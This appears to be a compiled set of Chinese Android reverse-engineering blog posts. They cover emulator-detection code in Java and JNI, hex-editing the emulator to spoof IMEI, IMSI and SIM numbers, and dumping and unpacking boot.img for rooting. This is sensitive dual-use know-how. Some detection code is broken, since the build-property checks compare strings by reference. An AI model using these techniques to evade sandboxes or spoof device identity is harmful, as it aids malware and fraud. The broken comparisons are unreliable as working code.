7              InputStream inStream = new FileInputStream(driver_file);
```

```
8            inStream.read(data);
9            inStream.close();
10       } catch (FileNotFoundException e) {
11           // TODO 自动生成的 catch 块
12           e.printStackTrace();
13       } catch (IOException e) {
14           // TODO 自动生成的 catch 块
15           e.printStackTrace();
16       }
17       String driver_data = new String(data);
18       for (String known_qemu_driver : FindEmulatorDemo.known_qemu_drivers) {
19           if (driver_data.indexOf(known_qemu_driver) != -1) {
20               Log.v("Result:", "Find known_qemu_drivers!");
21               return true;
22           }
23       }
24   }
25   Log.v("Result:", "Not Find known_qemu_drivers!");
26   return false;
27 }
```

0×3

//检测模拟器上特有的几个文件

代码 demo：

Java

```
1  private static String[] known_files = {
2     "/system/lib/libc_malloc_debug_qemu.so",
3     "/sys/qemu_trace",
4     "/system/bin/qemu-props"
5  };
6  public static Boolean CheckEmulatorFiles() {
7     for (int i = 0; i < known_files.length; i++) {
8        String file_name = known_files[i];
9        File qemu_file = new File(file_name);
10       if (qemu_file.exists()) {
11          Log.v("Result:", "Find Emulator Files!");
12          return true;
13       }
14    }
15    Log.v("Result:", "Not Find Emulator Files!");
16    return false;
17 }
```

检查模拟器系统的一些信息

0×4

// 检测模拟器默认的电话号码

代码 demo：

Java

```
1  private static String[] known_numbers = { "15555215554", "15555215556",
2          "15555215558", "15555215560", "15555215562", "15555215564",
3          "15555215566", "15555215568", "15555215570", "15555215572",
4          "15555215574", "15555215576", "15555215578", "15555215580",
5          "15555215582", "15555215584", };
6
7  public static Boolean CheckPhoneNumber(Context context) {
8      TelephonyManager telephonyManager = (TelephonyManager) context
9              .getSystemService(Context.TELEPHONY_SERVICE);
10
11     String phonenumber = telephonyManager.getLine1Number();
12
13     for (String number : known_numbers) {
14         if (number.equalsIgnoreCase(phonenumber)) {
15             Log.v("Result:", "Find PhoneNumber!");
16             return true;
17         }
18     }
19     Log.v("Result:", "Not Find PhoneNumber!");
20     return false;
21 }
```

0×5

//检测设备 IDS 是不是 “000000000000000”

代码 demo：

Java

```
private static String[] known_device_ids = { "000000000000000" //  默认 ID
};

public static Boolean CheckDeviceIDS(Context context) {
    TelephonyManager telephonyManager = (TelephonyManager) context
            .getSystemService(Context.TELEPHONY_SERVICE);

    String device_ids = telephonyManager.getDeviceId();

    for (String know_deviceid : known_device_ids) {
        if (know_deviceid.equalsIgnoreCase(device_ids)) {
            Log.v("Result:", "Find ids: 000000000000000!");
            return true;
        }
    }
    Log.v("Result:", "Not Find ids: 000000000000000!");
    return false;
}
```

0×6

// 检测 imsi id 是不是“310260000000000”

代码 demo：

Java

```
private static String[] known_imsi_ids = { "310260000000000" // 默认的 imsi id
};
public static Boolean CheckImsiIDS(Context context){
    TelephonyManager telephonyManager = (TelephonyManager)
            context.getSystemService(Context.TELEPHONY_SERVICE);

    String imsi_ids = telephonyManager.getSubscriberId();

    for (String know_imsi : known_imsi_ids) {
      if (know_imsi.equalsIgnoreCase(imsi_ids)) {
          Log.v("Result:", "Find imsi ids: 310260000000000!");
          return true;
      }
    }
    Log.v("Result:", "Not Find imsi ids: 310260000000000!");
    return false;
}
```

0×7

//检测手机上的一些硬件信息

代码 demo：

Java

```
1  public static Boolean CheckEmulatorBuild(Context context){
2     String BOARD = android.os.Build.BOARD;
3     String BOOTLOADER = android.os.Build.BOOTLOADER;
4     String BRAND = android.os.Build.BRAND;
5     String DEVICE = android.os.Build.DEVICE;
6     String HARDWARE = android.os.Build.HARDWARE;
7     String MODEL = android.os.Build.MODEL;
8     String PRODUCT = android.os.Build.PRODUCT;
9     if (BOARD == "unknown" || BOOTLOADER == "unknown"
10          || BRAND == "generic" || DEVICE == "generic"
11          || MODEL == "sdk" || PRODUCT == "sdk"
12          || HARDWARE == "goldfish")
13    {
14       Log.v("Result:", "Find Emulator by EmulatorBuild!");
15       return true;
16    }
17    Log.v("Result:", "Not Find Emulator by EmulatorBuild!");
18    return false;
19 }
```

0×8

//检测手机运营商家

代码 demo：

Java

```
1  public static boolean CheckOperatorNameAndroid(Context context) {
2      String szOperatorName = ((TelephonyManager)
3              context.getSystemService("phone")).getNetworkOperatorName();
4
5      if (szOperatorName.toLowerCase().equals("android") == true) {
6          Log.v("Result:", "Find Emulator by OperatorName!");
7          return true;
8      }
9      Log.v("Result:", "Not Find Emulator by OperatorName!");
10     return false;
11 }
```

我自己模拟器上的测试结果：

Level	Time	PID	TID	Application	Tag	Text
V	05-05 11:45:16.246	1306	1306	com.example.finde...	Result:	Find pipes!
V	05-05 11:45:16.256	1306	1306	com.example.finde...	Result:	Not Find known_qemu_drivers!
V	05-05 11:45:16.256	1306	1306	com.example.finde...	Result:	Find Emulator Files!
V	05-05 11:45:16.277	1306	1306	com.example.finde...	Result:	Find PhoneNumber!
V	05-05 11:45:16.296	1306	1306	com.example.finde...	Result:	Find ids: 000000000000000!
V	05-05 11:45:16.307	1306	1306	com.example.finde...	Result:	Find imsi ids: 310260000000000!
V	05-05 11:45:16.307	1306	1306	com.example.finde...	Result:	Find Emulator by EmulatorBuild!
V	05-05 11:45:16.316	1306	1306	com.example.finde...	Result:	Find Emulator by OperatorName!
D	05-05 11:45:16.536	1306	1306	com.example.finde...	gralloc_g...	Emulator without GPU emulation detected.

http://0nly3nd.sinaapp.com/?p=368

JNI 中，7 种方法检测安卓模拟器

前言：

前面提到在 JAVA 代码中检测当前程序是否运行在模拟器中。觉得不是很安全，很容易就被突破了。

这两天将检测模拟器的一些方法放在了 JNI 中。

0×1

检测“/dev/socket/qemud”，“/dev/qemu_pipe”这两个通道

C++

```
JNIEXPORT jstring JNICALL Java_com_example_findemulator_MainActivity_checkPipes
  (JNIEnv *env, jclass thiz)
  {
     jstring jstr1 = (*env)->NewStringUTF(env,"/dev/socket/qemud");
     jstring jstr2 = (*env)->NewStringUTF(env,"/dev/qemu_pipe");

     jclass jc_file = (*env)->FindClass(env, "java/io/File");

     jmethodID jm_FILE = (*env)->GetMethodID(env, jc_file, "<init>", "(Ljava/lang/String;)V");

     jobject jo_file_str1 = (*env)->NewObject(env, jc_file ,jm_FILE, jstr1);
     jobject jo_file_str2 = (*env)->NewObject(env, jc_file ,jm_FILE, jstr2);
```

```
    jmethodID jm_exists = (*env)->GetMethodID(env, jc_file, "exists", "()Z");

    jboolean jb_file1_exists = (*env)->CallBooleanMethod(env, jo_file_str1, jm_exists);
    jboolean jb_file2_exists = (*env)->CallBooleanMethod(env, jo_file_str2, jm_exists);

    if (jb_file1_exists == JNI_TRUE)
    {
        LOGV("Find /dev/socket/qemud !");
    }
    if (jb_file2_exists == JNI_TRUE)
    {
        LOGV("Find /dev/qemu_pipe !");
    }

    if (jb_file1_exists == JNI_TRUE || jb_file2_exists == JNI_TRUE)
    {
        return (*env)->NewStringUTF(env, "Find Emulator!");
    }
    else
    {
        return (*env)->NewStringUTF(env, "Not Find Emulator!");
    }
}
```

0×2

检测驱动文件内容，读取文件内容，然后检查已知 QEmu 的驱动程序的列表

（未完成）

0×3

检测模拟器上特有的几个文件

C++

```
JNIEXPORT jstring JNICALL Java_com_example_findemulator_MainActivity_checkEmulatorFiles
  (JNIEnv *env, jclass thiz)
  {

      jstring jstr_so = (*env)->NewStringUTF(env, "/system/lib/libc_malloc_debug_qemu.so");
      jstring jstr_trace = (*env)->NewStringUTF(env, "/sys/qemu_trace");
      jstring jstr_props = (*env)->NewStringUTF(env, "/system/bin/qemu-props");

      jclass jc_file = (*env)->FindClass(env, "java/io/File");

      jmethodID jm_FILE = (*env)->GetMethodID(env, jc_file, "<init>", "(Ljava/lang/String;)V");

      jobject jo_file_so = (*env)->NewObject(env, jc_file ,jm_FILE, jstr_so);
      jobject jo_file_trace = (*env)->NewObject(env, jc_file ,jm_FILE, jstr_trace);
      jobject jo_file_props = (*env)->NewObject(env, jc_file ,jm_FILE, jstr_props);

      jmethodID jm_exists = (*env)->GetMethodID(env, jc_file, "exists", "()Z");

      jboolean jb_file_so = (*env)->CallBooleanMethod(env, jo_file_so, jm_exists);
      jboolean jb_file_trace = (*env)->CallBooleanMethod(env, jo_file_trace, jm_exists);
      jboolean jb_file_props = (*env)->CallBooleanMethod(env, jo_file_props, jm_exists);
```

```
    if (jb_file_so == JNI_TRUE)
    {
        LOGV("Find /system/lib/libc_malloc_debug_qemu.so !");
    }
    if (jb_file_trace == JNI_TRUE)
    {
        LOGV("Find /sys/qemu_trace !");
    }
    if (jb_file_props == JNI_TRUE)
    {
        LOGV("Find /system/bin/qemu-props !");
    }

    if (jb_file_so == JNI_TRUE || jb_file_trace == JNI_TRUE || jb_file_props == JNI_TRUE)
    {
        return (*env)->NewStringUTF(env, "Find Emulator By checkFiles!");
    }
    else
    {
        return (*env)->NewStringUTF(env, "Not Find Emulator By checkFiles!");
    }

}
```

0×4

检测模拟器默认的电话号码

C++

```
JNIEXPORT jstring JNICALL Java_com_example_findemulator_MainActivity_checkPhoneNumber
  (JNIEnv *env, jclass thiz, jobject mContext)
  {
     jclass jc_context = (*env)->FindClass(env, "android/content/Context");

     jmethodID jm_getSystemService = (*env)->GetMethodID(env, jc_context, "getSystemService", "(Ljava/lang/String;)Ljava/lang/Object;");
     jfieldID jf_TELEPHONY_SERVICE = (*env)->GetStaticFieldID(env, jc_context, "TELEPHONY_SERVICE", "Ljava/lang/String;");

     jobject jo_telephonyService = (*env)->GetStaticObjectField(env, jc_context, jf_TELEPHONY_SERVICE);
     jobject jo_telephonymanager = (*env)->CallObjectMethod(env, mContext, jm_getSystemService, jo_telephonyService);

     jclass jc_telephonyManager = (*env)->FindClass(env, "android/telephony/TelephonyManager");
     //getLine1Number
     jmethodID jm_getLine1Number = (*env)->GetMethodID(env, jc_telephonyManager, "getLine1Number", "()Ljava/lang/String;");

     jobject jo_getLine1Number = (*env)->CallObjectMethod(env, jo_telephonymanager, jm_getLine1Number);

  char* number = jstringTostring(env, jo_getLine1Number);
     LOGV("jo_getLine1Number: %s", number);
     return (jstring)jo_getLine1Number;
  }
```

0×5

检测设备 IDS 是不是 “000000000000000”

C++

```
JNIEXPORT jstring JNICALL Java_com_example_findemulator_MainActivity_checkDeviceIDS
  (JNIEnv *env, jclass thiz, jobject mContext)
  {

      jclass jc_context = (*env)->FindClass(env, "android/content/Context");

      jmethodID jm_getSystemService = (*env)->GetMethodID(env, jc_context, "getSystemService", "(Ljava/lang/String;)Ljava/lang/Object;");
      jfieldID jf_TELEPHONY_SERVICE = (*env)->GetStaticFieldID(env, jc_context, "TELEPHONY_SERVICE", "Ljava/lang/String;");

      jobject jo_telephonyService = (*env)->GetStaticObjectField(env, jc_context, jf_TELEPHONY_SERVICE);
      jobject jo_telephonymanager = (*env)->CallObjectMethod(env, mContext, jm_getSystemService, jo_telephonyService);

      jclass jc_telephonyManager = (*env)->FindClass(env, "android/telephony/TelephonyManager");
      //getDeviceId
      jmethodID jm_getDeviceId = (*env)->GetMethodID(env, jc_telephonyManager, "getDeviceId", "()Ljava/lang/String;");

      jobject deviceid = (*env)->CallObjectMethod(env, jo_telephonymanager, jm_getDeviceId);

  char* cdeviceid = jstringTostring(env, deviceid);
  LOGV("deviceid: %s", cdeviceid);
      return (jstring)deviceid;
  }
```

0×6

检测 imsi id 是不是“310260000000000”

C++

```
JNIEXPORT jstring JNICALL Java_com_example_findemulator_MainActivity_checkImsiIDS
  (JNIEnv *env, jclass thiz, jobject mContext)
  {
     jclass jc_context = (*env)->FindClass(env, "android/content/Context");
     jmethodID jm_getSystemService = (*env)->GetMethodID(env, jc_context, "getSystemService", "(Ljava/lang/String;)Ljava/lang/Object;");

  jfieldID jf_TELEPHONY_SERVICE = (*env)->GetStaticFieldID(env, jc_context, "TELEPHONY_SERVICE", "Ljava/lang/String;");

     jobject jo_telephonyService = (*env)->GetStaticObjectField(env, jc_context, jf_TELEPHONY_SERVICE);
     jobject jo_telephonymanager = (*env)->CallObjectMethod(env, mContext, jm_getSystemService, jo_telephonyService);

     jclass jc_telephonyManager = (*env)->FindClass(env, "android/telephony/TelephonyManager");
     //getSubscriberId
     jmethodID jm_getSubscriberId = (*env)->GetMethodID(env, jc_telephonyManager, "getSubscriberId", "()Ljava/lang/String;");

     jobject jo_SubscriberId = (*env)->CallObjectMethod(env, jo_telephonymanager, jm_getSubscriberId);

  char* cjo_SubscriberId = jstringTostring(env, jo_SubscriberId);
  LOGV("SubscriberId: %s", cjo_SubscriberId);
     return (jstring)jo_SubscriberId;
  }
```

0×7

检测手机上的一些硬件信息

C++

```
JNIEXPORT jstring JNICALL Java_com_example_findemulator_MainActivity_checkEmulatorBuild
```

```
(JNIEnv *env, jclass thiz, jobject mContext)
{
    jclass jc_build = (*env)->FindClass(env, "android/os/Build");
    //Board
    jfieldID jf_BOARD = (*env)->GetStaticFieldID(env, jc_build, "BOARD", "Ljava/lang/String;");
    jstring js_board = (*env)->GetStaticObjectField(env, jc_build, jf_BOARD);
    char* cjs_board = jstringTostring(env, js_board);
    LOGV("Board: %s", cjs_board);
    //BOOTLOADER
    jfieldID jf_BOOTLOADER = (*env)->GetStaticFieldID(env, jc_build, "BOOTLOADER", "Ljava/lang/String;");
    jstring js_bootloader = (*env)->GetStaticObjectField(env, jc_build, jf_BOOTLOADER);
    char* cjs_bootloader = jstringTostring(env, js_bootloader);
    LOGV("bootloader: %s", cjs_bootloader);
    //BRAND
    jfieldID jf_BRAND = (*env)->GetStaticFieldID(env, jc_build, "BRAND", "Ljava/lang/String;");
    jstring js_brand = (*env)->GetStaticObjectField(env, jc_build, jf_BRAND);
    char* cjs_brand = jstringTostring(env, js_brand);
    LOGV("brand: %s", cjs_brand);
    //DEVICE
    jfieldID jf_DEVICE = (*env)->GetStaticFieldID(env, jc_build, "DEVICE", "Ljava/lang/String;");
    jstring js_device = (*env)->GetStaticObjectField(env, jc_build, jf_DEVICE);
    char* cjs_device = jstringTostring(env, js_device);
    LOGV("device: %s", cjs_device);
    //HARDWARE
    jfieldID jf_HARDWARE = (*env)->GetStaticFieldID(env, jc_build, "HARDWARE", "Ljava/lang/String;");
    jstring js_hardware = (*env)->GetStaticObjectField(env, jc_build, jf_HARDWARE);
    char* cjs_hardware = jstringTostring(env, js_hardware);
    LOGV("hardware: %s", cjs_hardware);
```

```
    //MODEL
    jfieldID jf_MODEL = (*env)->GetStaticFieldID(env, jc_build, "MODEL", "Ljava/lang/String;");
    jstring js_model = (*env)->GetStaticObjectField(env, jc_build, jf_MODEL);
    char* cjs_model = jstringTostring(env, js_model);
    LOGV("model: %s", cjs_model);
    //PRODUCT
    jfieldID jf_PRODUCT = (*env)->GetStaticFieldID(env, jc_build, "PRODUCT", "Ljava/lang/String;");
    jstring js_product = (*env)->GetStaticObjectField(env, jc_build, jf_PRODUCT);
    char* cjs_product = jstringTostring(env, js_product);
    LOGV("product: %s", cjs_product);

    if (js_board == "unknown" || js_bootloader == "unknown"
            || js_brand == "generic" || js_device == "generic"
            || js_model == "sdk" || js_product == "sdk"
            || js_hardware == "goldfish")
    {
        return (*env)->NewStringUTF(env, "Find Emulator By checkBuild!");
    }
    else
    {
        return (*env)->NewStringUTF(env, "Not Find Emulator By checkBuild!");
    }
}
```

0×8

检测手机运营商家

C++

```
JNIEXPORT jstring JNICALL Java_com_example_findemulator_MainActivity_checkOperatorNameAndroid
  (JNIEnv *env, jclass thiz, jobject mContext)
  {
    jclass jc_context = (*env)->FindClass(env, "android/content/Context");
    jmethodID jm_getSystemService = (*env)->GetMethodID(env, jc_context, "getSystemService", "(Ljava/lang/String;)Ljava/lang/Object;");

    jfieldID jf_TELEPHONY_SERVICE = (*env)->GetStaticFieldID(env, jc_context, "TELEPHONY_SERVICE", "Ljava/lang/String;");

    jobject jo_telephonyService = (*env)->GetStaticObjectField(env, jc_context, jf_TELEPHONY_SERVICE);
    jobject jo_telephonymanager = (*env)->CallObjectMethod(env, mContext, jm_getSystemService, jo_telephonyService);

    jclass jc_telephonyManager = (*env)->FindClass(env, "android/telephony/TelephonyManager");
    //getNetworkOperatorName
    jmethodID jm_getNetworkOperatorName = (*env)->GetMethodID(env, jc_telephonyManager, "getNetworkOperatorName", "()Ljava/lang/String;");

    jobject jo_NetworkOperatorName = (*env)->CallObjectMethod(env, jo_telephonymanager, jm_getNetworkOperatorName);

    char* cjo_NetworkOperatorName = jstringTostring(env, jo_NetworkOperatorName);
    LOGV("NetworkOperatorName: %s", cjo_NetworkOperatorName);
    return (jstring)jo_NetworkOperatorName;
  }
```

0×9

运行效果

```
24.914  1568  1568  com.example.findemul...  wanniba       deviceid: 000000000000000
24.924  1568  1568  com.example.findemul...  wanniba       jo_getLine1Number: 15555215554
24.934  1568  1568  com.example.findemul...  wanniba       SubscriberId: 310260000000000
24.934  1568  1568  com.example.findemul...  wanniba       Board: unknown
24.944  1568  1568  com.example.findemul...  wanniba       bootloader: unknown
24.944  1568  1568  com.example.findemul...  wanniba       brand: generic
24.954  1568  1568  com.example.findemul...  wanniba       device: generic
24.954  1568  1568  com.example.findemul...  wanniba       hardware: goldfish
24.954  1568  1568  com.example.findemul...  wanniba       model: sdk
24.954  1568  1568  com.example.findemul...  wanniba       product: sdk
24.964  1568  1568  com.example.findemul...  wanniba       NetworkOperatorName: Android
24.964  1568  1568  com.example.findemul...  wanniba       Find /dev/socket/qemud !
24.974  1568  1568  com.example.findemul...  wanniba       Find /dev/qemu_pipe !
24.974  1568  1568  com.example.findemul...  wanniba       Find /system/lib/libc_malloc_debug_qemu.so !
24.974  1568  1568  com.example.findemul...  wanniba       Find /sys/qemu_trace !
24.974  1568  1568  com.example.findemul...  wanniba       Find /system/bin/qemu-props !
25.214  1568  1568  com.example.findemul...  gralloc_g...  Emulator without GPU emulation detected.
```

http://0nly3nd.sinaapp.com/?p=507

如何修改 android 模拟器上的 IMEI、IMSI、SIM card serial number

手机使用 IMEI 和 IMSI 登录到 GSM 网络的，由 GSM 网络侧负责将 IMSI 和映射成手机号(MSISDN)，以及执行相反方向的映射。

（一）、SIM card 号的修改：

SIM card 号就是印制在 SIM 上的一串数字。
读 SIM card 号的 AT 命令为：AT+CRSM=176,12258,0,0,10
因此在 andorid 模拟其源码中找到该 AT 命令——在 sim_card.c 中：

```
const char*
asimcard_io( ASimCard  sim, const char*  cmd )
{
    int  nn;
#if ENABLE_DYNAMIC_RECORDS
    int  command, id, p1, p2, p3;
#endif
    static const struct { const char*  cmd; const char*  answer; } answers[] =
    {
        { "+CRSM=192,28436,0,0,15", "+CRSM: 144,0,000000146f1404001aa0aa01020000" },
        { "+CRSM=176,28436,0,0,20", "+CRSM: 144,0,416e64726f6964ffffffffffffffffffffffff" },

        { "+CRSM=192,28433,0,0,15", "+CRSM: 144,0,000000016f11040011a0aa01020000" },
        { "+CRSM=176,28433,0,0,1", "+CRSM: 144,0,55" },

        { "+CRSM=192,12258,0,0,15", "+CRSM: 144,0,0000000a2fe204000fa0aa01020000" },
        { "+CRSM=176,12258,0,0,10", "+CRSM: 144,0,98101430121181157002" },

        ...

        ...
```

因此用 UE 二进制方式打开 emulator-arm.exe 或 emulator-x86.exe，并搜索字符串“98101430121181157002”，然后将其修改成需要的 SIM card 号。

比如：

```
00209a00h: 31 30 00 00 2B 43 52 53 4D 3A 20 31 34 34 2C 30 ; 10..+CRSM: 144,0
00209a10h: 2C 39 38 31 30 31 34 33 30 31 32 31 31 38 31 31 ; ,981014301211811
00209a20h: 35 37 30 30 32 00 2B 43 52 53 4D 3D 31 39 32 2C ; 57002.+CRSM=192,
```

（二）、IMEI、IMSI 号的修改：

Java 代码中获取手机的 IMEI 号与 ISMI 号途径为：

```
TelephonyManager manager = (TelephonyManager)getSystemService(TELEPHONY_SERVICE);
String imei = manager.getDeviceId();
String imsi = manager.getSubscriberId();
```

在 android 的源码树中找到类 `TelephonyManager` 的实现：

成员函数 `getDeviceId`：

```
/**
     * Returns the unique device ID, for example, the IMEI for GSM and the MEID
     * or ESN for CDMA phones. Return null if device ID is not available.
     *
     * <p>Requires Permission:
     *   {@link android.Manifest.permission#READ_PHONE_STATE READ_PHONE_STATE}
     */
    public String getDeviceId() {
```

```
        try {
            return getSubscriberInfo().getDeviceId();
        } catch (RemoteException ex) {
            return null;
        } catch (NullPointerException ex) {
            return null;
        }
    }
```

成员函数 getSubscriberId：

```
    /**
     * Returns the unique subscriber ID, for example, the IMSI for a GSM phone.
     * Return null if it is unavailable.
     * <p>
     * Requires Permission:
     *   {@link android.Manifest.permission#READ_PHONE_STATE READ_PHONE_STATE}
     */
    public String getSubscriberId() {
        try {
            return getSubscriberInfo().getSubscriberId();
        } catch (RemoteException ex) {
            return null;
        } catch (NullPointerException ex) {
            // This could happen before phone restarts due to crashing
            return null;
        }
    }
```

上面两个成员函数最终调用共同的一个私有成员函数 getSubscriberInfo()：

```
 private IPhoneSubInfo getSubscriberInfo() {
        // get it each time because that process crashes a lot
        return IPhoneSubInfo.Stub.asInterface(ServiceManager.getService("iphonesubinfo"));
    }
```

而上面私有函数 getSubscriberInfo 获取的手机 IMSI 和 IMEI 号被硬编码在文件 android_modem.c 中：

```
/* the Android GSM stack checks that the operator's name has changed
 * when roaming is on. If not, it will not update the Roaming status icon
 *
 * this means that we need to emulate two distinct operators:
 * - the first one for the 'home' registration state, must also correspond
 *   to the emulated user's IMEI
 *
 * - the second one for the 'roaming' registration state, must have a
 *   different name and MCC/MNC
 */

#define  OPERATOR_HOME_INDEX 0
#define  OPERATOR_HOME_MCC   310
#define  OPERATOR_HOME_MNC   260
#define  OPERATOR_HOME_NAME  "Android"
#define  OPERATOR_HOME_MCCMNC  STRINGIFY(OPERATOR_HOME_MCC) \
                               STRINGIFY(OPERATOR_HOME_MNC)

#define  OPERATOR_ROAMING_INDEX 1
#define  OPERATOR_ROAMING_MCC   310
#define  OPERATOR_ROAMING_MNC   295
```

```
#define  OPERATOR_ROAMING_NAME  "TelKila"
#define  OPERATOR_ROAMING_MCCMNC  STRINGIFY(OPERATOR_ROAMING_MCC) \
                                  STRINGIFY(OPERATOR_ROAMING_MNC)

/* a function used to deal with a non-trivial request */
typedef const char*  (*ResponseHandler)(const char*  cmd, AModem  modem);

static const struct {
    const char*      cmd;     /* command coming from libreference-ril.so, if first
                                 character is '!', then the rest is a prefix only */

    const char*      answer;  /* default answer, NULL if needs specific handling or
                                 if OK is good enough */

    ResponseHandler  handler; /* specific handler, ignored if 'answer' is not NULL,
                                 NULL if OK is good enough */
} sDefaultResponses[] =
{
    /* see onRadioPowerOn() */
    { "%CPHS=1", NULL, NULL },
    { "%CTZV=1", NULL, NULL },

      ...

    { "!+VTS=", NULL, handleSetDialTone },
    { "+CIMI", OPERATOR_HOME_MCCMNC "000000000", NULL },    /* request internation subscriber identification number
*/
```

```
    { "+CGSN", "000000000000000", NULL },    /* request model version */
    { "+CUSD=2",NULL, NULL }, /* Cancel USSD */

     ...

     /* end of list */
    {NULL, NULL, NULL}

};
```

因此用 UE 二进制方式打开 emulator-arm.exe 或 emulator-x86.exe，并搜索字符串"+CGSN"修改为需要的 IMEI 号；搜索"+CIMI"修改为需要的 IMSI 号。**需要注意的是 IMSI 号的头六个数字"310260"不能修改，否则模拟器无法与网络连接。**

例如：

```
001fc700h: 33 00 41 00 48 00 21 2B 56 54 53 3D 00 2B 43 49 ; 3.A.H.!+VTS=.+CI
001fc710h: 4D 49 00 33 31 30 32 36 30 30 30 30 30 30 30 30 ; MI.3102600000000
001fc720h: 30 30 00 2B 43 47 53 4E 00 30 30 30 30 30 30 30 ; 00.+CGSN.0000000
001fc730h: 30 30 30 30 30 30 30 30 00 2B 43 55 53 44 3D 32 ; 00000000.+CUSD=2
```

附录：

http://blog.codepainters.com/2010/09/06/android-emulator-and-the-sim-card-serial-number/
http://blog.codepainters.com/2009/12/11/android-imei-number-and-the-emulator/
https://www.anywi.com/3g/wiki/AtCommandIccid

AT+CGSN　　获取 GSM 模块的 IMEI 号（国际移动设备标识）
AT+CIMI　　获得 ISMI（国际移动签署者标识）

内核分析

android 内核提取以及逆向分析

技术背景：
Android 手机获得 Root 权限,其实就是让/system 和/data 分区获得读写的权限.这两个分区的权限配置,一般在根分区的 init.rc 文件中,修改这个文件可永久获得 root 权限.
众所周知,市面上绝大部分的 Android 手机文件系统有三个分区,分别是/,/system,/data.根分区(/)是打包为 ramdisk.img 后,再与 kernel 的 zImage 打包为 boot.img.boot.img 在 EMMC/NAND 中以 RAW DATA 的形式存在,且除使用烧写工具 外,无法读写.正因如此,根分区(/)在每次开机时都会从存储器中加载到 RAM, 所以根分区(/)是难以不刷机破解的.
那么如何破解？
获得 boot.img,解压 boot.img 得到 ramdisk.img, 再由 ramdisk.img 解压得到 root 目录（/）,修改其中的 init.rc 文件,再打包,最终得到新的 boot.img.最后利用烧写工具将 boot.img 烧写到手机即可

具体分析:
一.提取 boot.img
(1).扒官方的 rom:下载 rom 包,解压缩可以看到里面的 boot.img 文件

关于 rom 包,里面的文件:
boot.img Linux 内核和基本文件系统的内核包
system.img 是系统的/system 目录
recovery.img 是系统恢复程序所用的镜像
userdata.img 是系统的/data 目录

(2).真机中提取(这里以 Samsung Galaxy S4 为例)
代码:

```
adb  shell  进入真机,  ls  -l  /dev/block/platform/msm_sdcc.1/by-name
```

msm 代表高通的芯片
这个 msm_sdcc.1 是外接的 SD 卡挂载的目录,by-name 指的是这个 sd 卡分区的名称

```
panyu@ubuntu:~$ adb shell
shell@jftdd:/ $ ls -l /dev/block/platform/msm_sdcc.1/by-name
lrwxrwxrwx root     root              1970-02-16 09:22 aboot -> /dev/block/mmcblk0p6
lrwxrwxrwx root     root              1970-02-16 09:22 apnhlos -> /dev/block/mmcblk0p1
lrwxrwxrwx root     root              1970-02-16 09:22 backup -> /dev/block/mmcblk0p23
lrwxrwxrwx root     root              1970-02-16 09:22 boot -> /dev/block/mmcblk0p20
lrwxrwxrwx root     root              1970-02-16 09:22 cache -> /dev/block/mmcblk0p18
lrwxrwxrwx root     root              1970-02-16 09:22 carrier -> /dev/block/mmcblk0p28
lrwxrwxrwx root     root              1970-02-16 09:22 efs -> /dev/block/mmcblk0p10
lrwxrwxrwx root     root              1970-02-16 09:22 fota -> /dev/block/mmcblk0p22
lrwxrwxrwx root     root              1970-02-16 09:22 fsg -> /dev/block/mmcblk0p24
lrwxrwxrwx root     root              1970-02-16 09:22 hidden -> /dev/block/mmcblk0p27
lrwxrwxrwx root     root              1970-02-16 09:22 m9kefs1 -> /dev/block/mmcblk0p13
lrwxrwxrwx root     root              1970-02-16 09:22 m9kefs2 -> /dev/block/mmcblk0p14
lrwxrwxrwx root     root              1970-02-16 09:22 m9kefs3 -> /dev/block/mmcblk0p15
lrwxrwxrwx root     root              1970-02-16 09:22 mdm -> /dev/block/mmcblk0p2
lrwxrwxrwx root     root              1970-02-16 09:22 modemst1 -> /dev/block/mmcblk0p11
lrwxrwxrwx root     root              1970-02-16 09:22 modemst2 -> /dev/block/mmcblk0p12
lrwxrwxrwx root     root              1970-02-16 09:22 pad -> /dev/block/mmcblk0p9
lrwxrwxrwx root     root              1970-02-16 09:22 param -> /dev/block/mmcblk0p19
lrwxrwxrwx root     root              1970-02-16 09:22 persdata -> /dev/block/mmcblk0p26
lrwxrwxrwx root     root              1970-02-16 09:22 persist -> /dev/block/mmcblk0p17
lrwxrwxrwx root     root              1970-02-16 09:22 recovery -> /dev/block/mmcblk0p21
lrwxrwxrwx root     root              1970-02-16 09:22 rpm -> /dev/block/mmcblk0p7
lrwxrwxrwx root     root              1970-02-16 09:22 sbl1 -> /dev/block/mmcblk0p3
lrwxrwxrwx root     root              1970-02-16 09:22 sbl2 -> /dev/block/mmcblk0p4
lrwxrwxrwx root     root              1970-02-16 09:22 sbl3 -> /dev/block/mmcblk0p5
```

现在可以通过 dd 命令将 boot.img 提取出来
代码:

```
dd  if=/dev/block/mmcblk0p20  of=/sdcard/boot.img
```

```
panyu@ubuntu:~$ adb shell
shell@jftdd:/ $ su
root@jftdd:/ # dd if=/dev/block/mmcblk0p20 of=/sdcard/boot.img
20480+0 records in
20480+0 records out
10485760 bytes transferred in 0.663 secs (15815625 bytes/sec)
root@jftdd:/ #
```

```
shell@jftdd:/ $ ls -l /sdcard/boot.img
-rwxrwx--- root     sdcard_r 10485760 2014-11-24 14:08 boot.img
shell@jftdd:/ $
```

用 split_boogimg.pl 将提取的 boot.img 分解出来,可以得到 boot.img-kernel

```
panyu@ubuntu:~/unpackbootimg$ ./split_bootimg.pl boot.img
Page size: 2048 (0x00000800)
Kernel size: 7833384 (0x00778728)
Ramdisk size: 766383 (0x000bb1af)
Second size: 0 (0x00000000)
Board name:
Command line: console=null androidboot.hardware=qcom user_debug=31 msm_rtb.filte
r=0x3F ehci-hcd.park=3 maxcpus=4
Writing boot.img-kernel ... complete.
Writing boot.img-ramdisk.gz ... complete.
```

二.逆向分析 boot.img-kernel

一般来说,这个 kernel 内核文件都是一个 gzip 的压缩格式,偶尔也会有其他的压缩算法.比如 S5 的压缩算法是 lzop

